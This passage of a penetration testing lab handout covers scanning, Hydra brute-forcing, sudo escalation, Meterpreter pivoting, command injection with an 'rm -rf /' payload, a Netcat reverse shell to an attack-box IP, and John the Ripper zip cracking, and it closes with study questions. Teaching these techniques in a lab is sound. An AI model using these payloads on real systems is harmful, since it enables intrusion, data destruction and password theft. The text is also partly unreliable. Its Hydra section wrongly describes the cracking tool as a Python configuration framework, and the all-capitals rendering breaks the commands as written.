- **NAT**: Just like your home network with a wireless router, the VM will be assigned in a separate subnet, like `192.168.6.1` is your host computer, and VM is `192.168.6.3`, then your VM can access the outside network like your host, but no outside access to your VM directly, it's protected.
- **Bridged**: Your VM will be in the same network as your host, if your host IP is `172.16.120.45` then your VM will be like `172.16.120.50`. It can be accessed by all computers in your host network.

As a suggestion, set your VM network mode to **bridged** if your local DHCP server allows it. Otherwise, use **host-only** mode.

Once the VM runs in properly, it would prompt you to enter your username and password. However, we wouldn't have an account for you. For a real-world system, we can't access machines in the inner network as well.



Use `IPCONFIG /ALL` or `IFCONFIG` to view your network configuration and locate the IP range of the VM. In my case, the IP range of the **host-only** mode networking is **192.168.56.0/24**.

Then we can use **Nmap** to scan this IP range and locate the specific IP for the VM. The command for a quick host state scan is `NMAP -sP 192.168.56.0/24`.

This scan option uses a combination of scan techniques to identify live hosts, such as sending an ICMP echo request, TCP SYN packets to ports 80 and 443, timestamp requests, arp requests, etc.

INFORMATION GATHERING

Once we locate the IP address of our vulnerable Virtual Machine, we can start the exploitation. In every penetration test, the first step is to find out how many services are running, and which ports are them using.

For a fully Nmap scan, we are going to use the following command: `NMAP -A 192.168.56.101`.

We can access port 80 and find some start-up information.

POP3

POP3 is a standard mail protocol. We can find port 110 is a POP3 service, and we have an account to log in. Use either `TELNET` or `NC` to initiate a connection to it. For example, `NC 192.168.56.101 110`.

POP3 takes several commands. A cheat sheet for POP3 is as follows:

```
USER <USERNAME> : LOG IN AS USER
PASS <PASSWORD> : ENTER PASSWORD AFTER SPECIFY USERNAME
STAT : SHOW THE NUMBER OF MESSAGES
LIST : DISPLAY A SUMMARY OF THE MESSAGE
RETR : RETRIEVE MESSAGES
DELE : DELETE A MESSAGE
RSET : RESET THE SESSION
TOP : RETRIEVE PART OF THE MESSAGE
QUIT : END THE POP3 CONVERSATION
```

In the last email, we can find the hint from another user.

BRUTE-FORCE ATTACK

When the password is weak, we can try with a password dictionary `/USR/SHARE/WORDLISTS/ROCKYOU.TXT` (this is the most common password wordlist). There is so many software provide brute-force attacking features. We only take `HYDRA` as an example.

Hydra is an open-source Python framework that simplifies the development of research and other complex applications. The key feature is the ability to dynamically create a hierarchical configuration

by composition and override it through config files and the command line. The name Hydra comes from its ability to run multiple similar jobs - much like a Hydra with multiple heads.

Install `HYDRA` if you don't have one with the following command: `SUDO APT INSTALL HYDRA`. You can display the `HYDRA` help page with `HYDRA -H`.

- -l -> Specify a username to use during a brute-force attack.
- -L -> Specify a wordlist of usernames to be used during the brute-force attack.
- -p -> Specify a password to use during a brute-force attack.
- -P -> Specify a wordlist of passwords to be used during the brute-force attack.

Brute-force attack a SSH service using hydra: `HYDRA -L <USERNAME> -P <PATH TO WORDLIST> <IP> SSH`.

PRIVILEGE ESCALATION WITH SUDO

Sudo is a Linux utility that allows users to run commands with the privileges of another user, when no arguments are provided, this will execute the command as the root user. If sudo is not configured correctly, this could allow attackers to escalate their privileges to root.

You can use the command `SUDO -L` to view your privilege. The output of this command has the following line: `(USER) [NOPASSWD]: /PATH/TO/BINARY`. This means you can run `/PATH/TO/BINARY` as the `USER` (without a password required).

If you find some configuration like `(ROOT) NOPASSWD: /PATH/TO/BINARY`, there is a high chance to grant root privilege. To find a method to crack the `/PATH/TO/BINARY`, an online exploitation database may be helpful: **GTFOBINS**.

PIVOTING

Pivoting is a technique that **Metasploit** uses to route the traffic from a hacked computer toward other networks that are not accessible by a

hacker machine. If there are additional computers in the LAN that can't be accessed from outside directly, we need to use pivoting.

We want to leverage this newly discovered information and attack this additional network. Metasploit has an **autoroute** meterpreter script that will allow us to attack this second network through our first compromised machine.

```
METERPRETER > RUN AUTOROUTE -H
[*] USAGE:   RUN AUTOROUTE [-R] -S SUBNET -N NETMASK
[*] EXAMPLES:
[*]   RUN AUTOROUTE -S 10.1.1.0 -N 255.255.255.0  # ADD A ROUTE
 TO 10.10.10.1/255.255.255.0
[*]   RUN AUTOROUTE -S 10.10.10.1                 # NETMASK DEFAULT
S TO 255.255.255.0
[*]   RUN AUTOROUTE -S 10.10.10.1/24               # CIDR NOTATION
 IS ALSO OKAY
[*]   RUN AUTOROUTE -P                           # PRINT ACTIVE ROUT
ING TABLE
[*]   RUN AUTOROUTE -D -S 10.10.10.1              # DELETES THE 10
.10.10.1/255.255.255.0 ROUTE
[*] USE THE "ROUTE" AND "IPCONFIG" METERPRETER COMMANDS TO LEARN ABO
UT AVAILABLE ROUTES
METERPRETER > RUN AUTOROUTE -S 10.1.13.0/24
[*] ADDING A ROUTE TO 10.1.13.0/255.255.255.0...
[+] ADDED ROUTE TO 10.1.13.0/255.255.255.0 VIA 192.168.1.201
[*] USE THE -P OPTION TO LIST ALL ACTIVE ROUTES
METERPRETER > RUN AUTOROUTE -P

ACTIVE ROUTING TABLE
====================

   SUBNET             NETMASK            GATEWAY
   ------             -------            -------
   10.1.13.0          255.255.255.0      SESSION 1

METERPRETER >
```

You can also use port forwarding to redirect a port from LAN to another network.

The **portfwd** command from within the Meterpreter shell is most commonly used as a pivoting technique, allowing direct access to machines otherwise inaccessible from the attacking system. Running this command on a compromised host with access to both the attacker and destination network (or system), we can essentially forward TCP connections through this machine, effectively making it a pivot point. Much like the port forwarding technique used with an ssh connection, **portfwd** will relay TCP connections to and from the connected machines.

```
METERPRETER > PORTFWD -H
USAGE: PORTFWD [-H] [ADD | DELETE | LIST | FLUSH] [ARGS]
OPTIONS:
    -L >OPT>  THE LOCAL HOST TO LISTEN ON (OPTIONAL).
    -H        HELP BANNER.
    -L >OPT>  THE LOCAL PORT TO LISTEN ON.
    -P >OPT>  THE REMOTE PORT TO CONNECT ON.
    -R >OPT>  THE REMOTE HOST TO CONNECT ON.
METERPRETER >
```

From the Meterpreter shell, the command is used in the following manner:

```
METERPRETER > PORTFWD ADD -L 3389 -P 3389 -R  [TARGET HOST]
```

- **add** will add the port forwarding to the list and will essentially create a tunnel for us. Please note, this tunnel will also exist outside the Metasploit console, making it available to any terminal session.
- **-l 3389** is the local port that will be listening and forwarded to our target. This can be any port on your machine, as long as it's not already being used.
- **-p 3389** is the destination port on our targeting host.
- **-r [target host]** is the our targeted system's IP or hostname.

```
METERPRETER > PORTFWD ADD -L 3389 -P 3389 -R 172.16.194.191
[*] LOCAL TCP RELAY CREATED: 0.0.0.0:3389 >-> 172.16.194.191:
3389
METERPRETER >
```

DIRECTORY SCANNING

A technique to deal with web penetration is called directory scan. We can use DIRBUSTER or DIRSEARCH to run directory scanning.

```
DIRSEARCH.PY -U HTTP://$IP:8888 -E PHP,TXT -W /USR/SHARE/DIRBUSTER
/WORDLISTS/MEDIUM.TXT
```

For more details about the DIRSEARCH, please view the GitHub page: HTTPS://GITHUB.COM/MAUROSORIA/DIRSEARCH

COMMAND INJECTION

Knowing some basic web exploiting knowledge is useful for the penetration.

Command injection typically involves executing commands in a system shell or other parts of the environment. The attacker extends the default functionality of a vulnerable application, causing it to pass commands to the system shell, without needing to inject malicious code. In many cases, command injection gives the attacker greater control over the target system.

Here is an example of a program that allows remote users to view the contents of a file, without being able to modify or delete it. The program runs with root privileges:

```
INT MAIN(CHAR* ARGC, CHAR** ARGV) {
  CHAR CMD[CMD_MAX] = "/USR/BIN/CAT ";
  STRCAT(CMD, ARGV[1]);
  SYSTEM(CMD);
}
```

Although the program is supposedly innocuous—it only enables read-only access to files—it enables a command injection attack. If the attacker passes, instead of a file name, a string like:

```
";RM -RF /"
```

The call to system() will fail to execute, and then the operating system will perform recursive deletion of the root disk partition. The following command would execute: `/USR/BIN/CAT ; RM -RF /`.

REVERSE SHELL

Very popular usage of Netcat and probably the most common use from a penetration testing perspective are reverse shells and bind shells. A reverse shell is a shell initiated from the target host back to the attack box which is in a listening state to pick up the shell. A bind shell is set up on the target host and binds to a specific port to listen for an incoming connection from the attack box. In malicious software, a bind shell is often revered to as a backdoor.

In order to setup a Netcat reverse shell we need to follow the following steps:

1. Set up a Netcat listener.
2. Connect to the Netcat listener from the target host.
3. Issue commands on the target host from the attack box.


First we setup a Netcat listener on the attack box which is listening on port 4444 with the following command:

```
NC -LVP 4444
```

Then we issue the following command on the target host to connect to our attack box (remember we have remote code execution on this box):

```
NC 192.168.100.113 4444 -E /BIN/BASH
```

On the attack box we now have a bash shell on the target host and we have full control over this box in the context of the account which initiated the reverse shell. In this case the root user initiated the shell which means we have root privileges on the target host.



The top window with the green console text is the target host and the lower console is the attack box. As we can see we have root access from attacker 192.168.100.113 on target host 192.168.100.107.

RUID, EUID, SUID USAGE IN LINUX

- RUID(Real User ID)
  - The actual owner of a process
  - It is used in signal transmission. An unprivileged process can signal to another process when the RUID, EUID is the same as the RUID, SUID of the other process
- EUID(Effective User ID)
  - Generally, UID and EUID are the same
  - **EUID is changed by an executable file that is configured with SetUID authority**
  - EUID temporarily stores another account's UID

  - The authority of a process is determined according to the UID stored in the EUID

- SUID(Saved set-user-ID)
  - SUID is used when a process's authority is recovered after lowered
  - When the process's authority is changed to lower. previous EUID is stored at SUID
  - Then, when the lowered authority is recovered to the original authority, the SUID is stored at EUID

Let's create one C file named `TEST.C`, as below:

```
#DEFINE _GNU_SOURCE
#INCLUDE <STDIO.H>
#INCLUDE <STDLIB.H>
#INCLUDE <UNISTD.H>
#INCLUDE <SYS/TYPES.H>
INT MAIN()
{
  UID_T RUID, EUID, SUID;
  GETRESUID(&RUID, &EUID, &SUID);
  PRINTF("EUID: %D, RUID: %D, SUID: %D\N", RUID, EUID, SUID);
  SYSTEM("CAT FILE-READ-ONLY-BY-ROOT"); // FILE-READ-ONLY-BY-ROOT:
-R-------- ROOT ROOT
  SETREUID(GETEUID(), GETEUID());
  GETRESUID(&RUID, &EUID, &SUID);
  PRINTF("EUID: %D, RUID: %D, SUID: %D\N", RUID, EUID, SUID);
  SYSTEM("CAT FILE-READ-ONLY-BY-ROOT"); // FILE-READ-ONLY-BY-ROOT:
-R-------- ROOT ROOT
  RETURN 0;
}
```

Compile with the following code:

```
GCC -O TEST TEST.C
SUDO CHOWN ROOT:UBUNTU TEST # HERE UBUNTU IS THE NORMAL USER
```

Without setting the setuid bit, the result of executing `TEST` is as below:

```
$ ./TEST
EUID: 1000, RUID: 1000, SUID: 1000
CAT: FILE-READ-ONLY-BY-ROOT: PERMISSION DENIED
EUID: 1000, RUID: 1000, SUID: 1000
CAT: FILE-READ-ONLY-BY-ROOT: PERMISSION DENIED
```

Then we setuid for the test file and execute it again,

```
SUDO CHMOD U+S TEST
$ ./TEST
EUID: 1000, RUID: 0, SUID: 0
CAT: FILE-READ-ONLY-BY-ROOT: PERMISSION DENIED
EUID: 0, RUID: 0, SUID: 0
TESTING
```

FTP (FILE TRANSFER PROTOCOL)

FTP ("File Transfer Program") allows you to "put" and "get" files to and from remote machines so you can edit your programs on your local machine and upload them when you are ready to compile. To make FTP work, you need a client (your machine) and a server (the machine to/from which you are putting/getting files). Most UNIX and file server machines operate an FTP server for your file-transferring pleasure so all you need to worry about is operating the client software, and that's easy!

Anonymous ftp logins usually have the username 'anonymous' with the user's email address as the password. Some servers parse the password to ensure it looks like an email address.

```
USER:  ANONYMOUS
PASSWORD:  ANONYMOUS@DOMAIN.COM
```

COMPRESS FILE (.ZIP) PASSWORD CRACK

John the Ripper is a free password-cracking software tool. Originally developed for the Unix operating system, it can run on fifteen different platforms. John the Ripper is a fast password cracker, currently

available for many distributions of Unix, macOS, Windows, DOS, BeOS, and OpenVMS (the latter requires a contributed patch). Its primary purpose is to detect weak Unix passwords. Besides several crypt(3) password hash types most commonly found on various Unix flavors supported out of the box are Kerberos/AFS and Windows LM hashes, as well as DES-based tripcodes, plus hundreds of additional hashes and ciphers in “-jumbo” versions.

APT INSTALL ZIP


APT INSTALL UNZIP

APT INSTALL JOHN

```
root@kali:~# apt install zip
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
zip is already the newest version (3.0-11+b1).
The following packages were automatically installed and are no longer required:
  libcroco3 liboauth0 libpython3.7-dev libre2-5 node-ci-info node-config-chain
  node-sha node-slide node-uid-number node-unpipe openjdk-8-jre php7.3 python-b
  python-netaddr python-soupsieve python-webencodings python3.7-dev
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 243 not upgraded.
root@kali:~#
root@kali:~# apt install unzip
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
unzip is already the newest version (6.0-25).
The following packages were automatically installed and are no longer required:
  libcroco3 liboauth0 libpython3.7-dev libre2-5 node-ci-info node-config-chain
  node-sha node-slide node-uid-number node-unpipe openjdk-8-jre php7.3 python-b
  python-netaddr python-soupsieve python-webencodings python3.7-dev
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 243 not upgraded.
root@kali:~#
root@kali:~#
root@kali:~# apt install john
Reading package lists ... Done
Building dependency tree
Reading state information ... Done
john is already the newest version (1.9.0-Jumbo-1-0kali3).
The following packages were automatically installed and are no longer required:
  libcroco3 liboauth0 libpython3.7-dev libre2-5 node-ci-info node-config-chain
  node-sha node-slide node-uid-number node-unpipe openjdk-8-jre php7.3 python-b
  python-netaddr python-soupsieve python-webencodings python3.7-dev
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 243 not upgraded.
root@kali:~#
```

Getting Hash of ZIP File: Suppose what you will do if you have a zip file and have forgotten the password that you set during file creation. Now our first step will be to get hashes of the zip file using the zip2john tool. Just give us the location of the password-protected zip file and the location where we want to save the hash. After getting the hash you can open them using the cat command.

```
ZIP2JOHN CRACK2.ZIP > ZIP.HASHES
CAT ZIP.HASHES
```



Crack Password with John: Now our work has become very easy as you can see that just we need to give the location of the saved hash and it will try its own dictionary to crack the password of the zip file through the hash. After trying several combinations it found a valid password to unzip the compressed file.

```
JOHN ZIP.HASHES
```

```
root@kali:~# john zip.hashes
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for per
formance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
shubham@#        (crack2.zip)
1g 0:00:00:00 DONE 2/3 (2020-11-03 04:40) 20.00g/s 1305Kp/s 1305Kc/s 1305KC/s 1234
56..fergusons
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

Custom Wordlist: Sometimes it is not able to find a valid password, so in that case, you can create your own wordlist and crack the password of any zip file.

`JOHN --WORDLIST=WORDLIST.TXT ZIP.HASHES`

```
root@kali:~# john --wordlist=wordlist.txt zip.hashes
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
shubham@123      (crack2.zip)
1g 0:00:00:00 DONE (2020-11-03 04:48) 100.0g/s 400.0p/s 400.0c/s 400.0C/s shubhan.
.shubham@123
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
root@kali:~#
```

As you can see we have a valid password with the help of which we can unzip the password-protected zip file.

```
root@kali:~# unzip crack2.zip
Archive:  crack2.zip
[crack2.zip] file1.txt password:
replace file1.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
 extracting: file1.txt
replace file.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: A
 extracting: file.txt
 extracting: rep.txt
root@kali:~#
root@kali:~#
```

ASSIGNMENTS FOR THE LAB 4

1. Read the lab instructions above and finish all the tasks (checkpoints).
2. If you are a user, what would you do to secure your password from brute-force attacks? If you are a developer, what would you do to prevent brute-force attacks in your program?
3. Why do we need to use pivoting / port forwarding in the penetration testing? List at least 3 examples of which kind of program shouldn't expose to the public network.
4. What's the difference between a shell and a reverse shell? Why do we use the reverse shell instead of the shell in this walkthrough?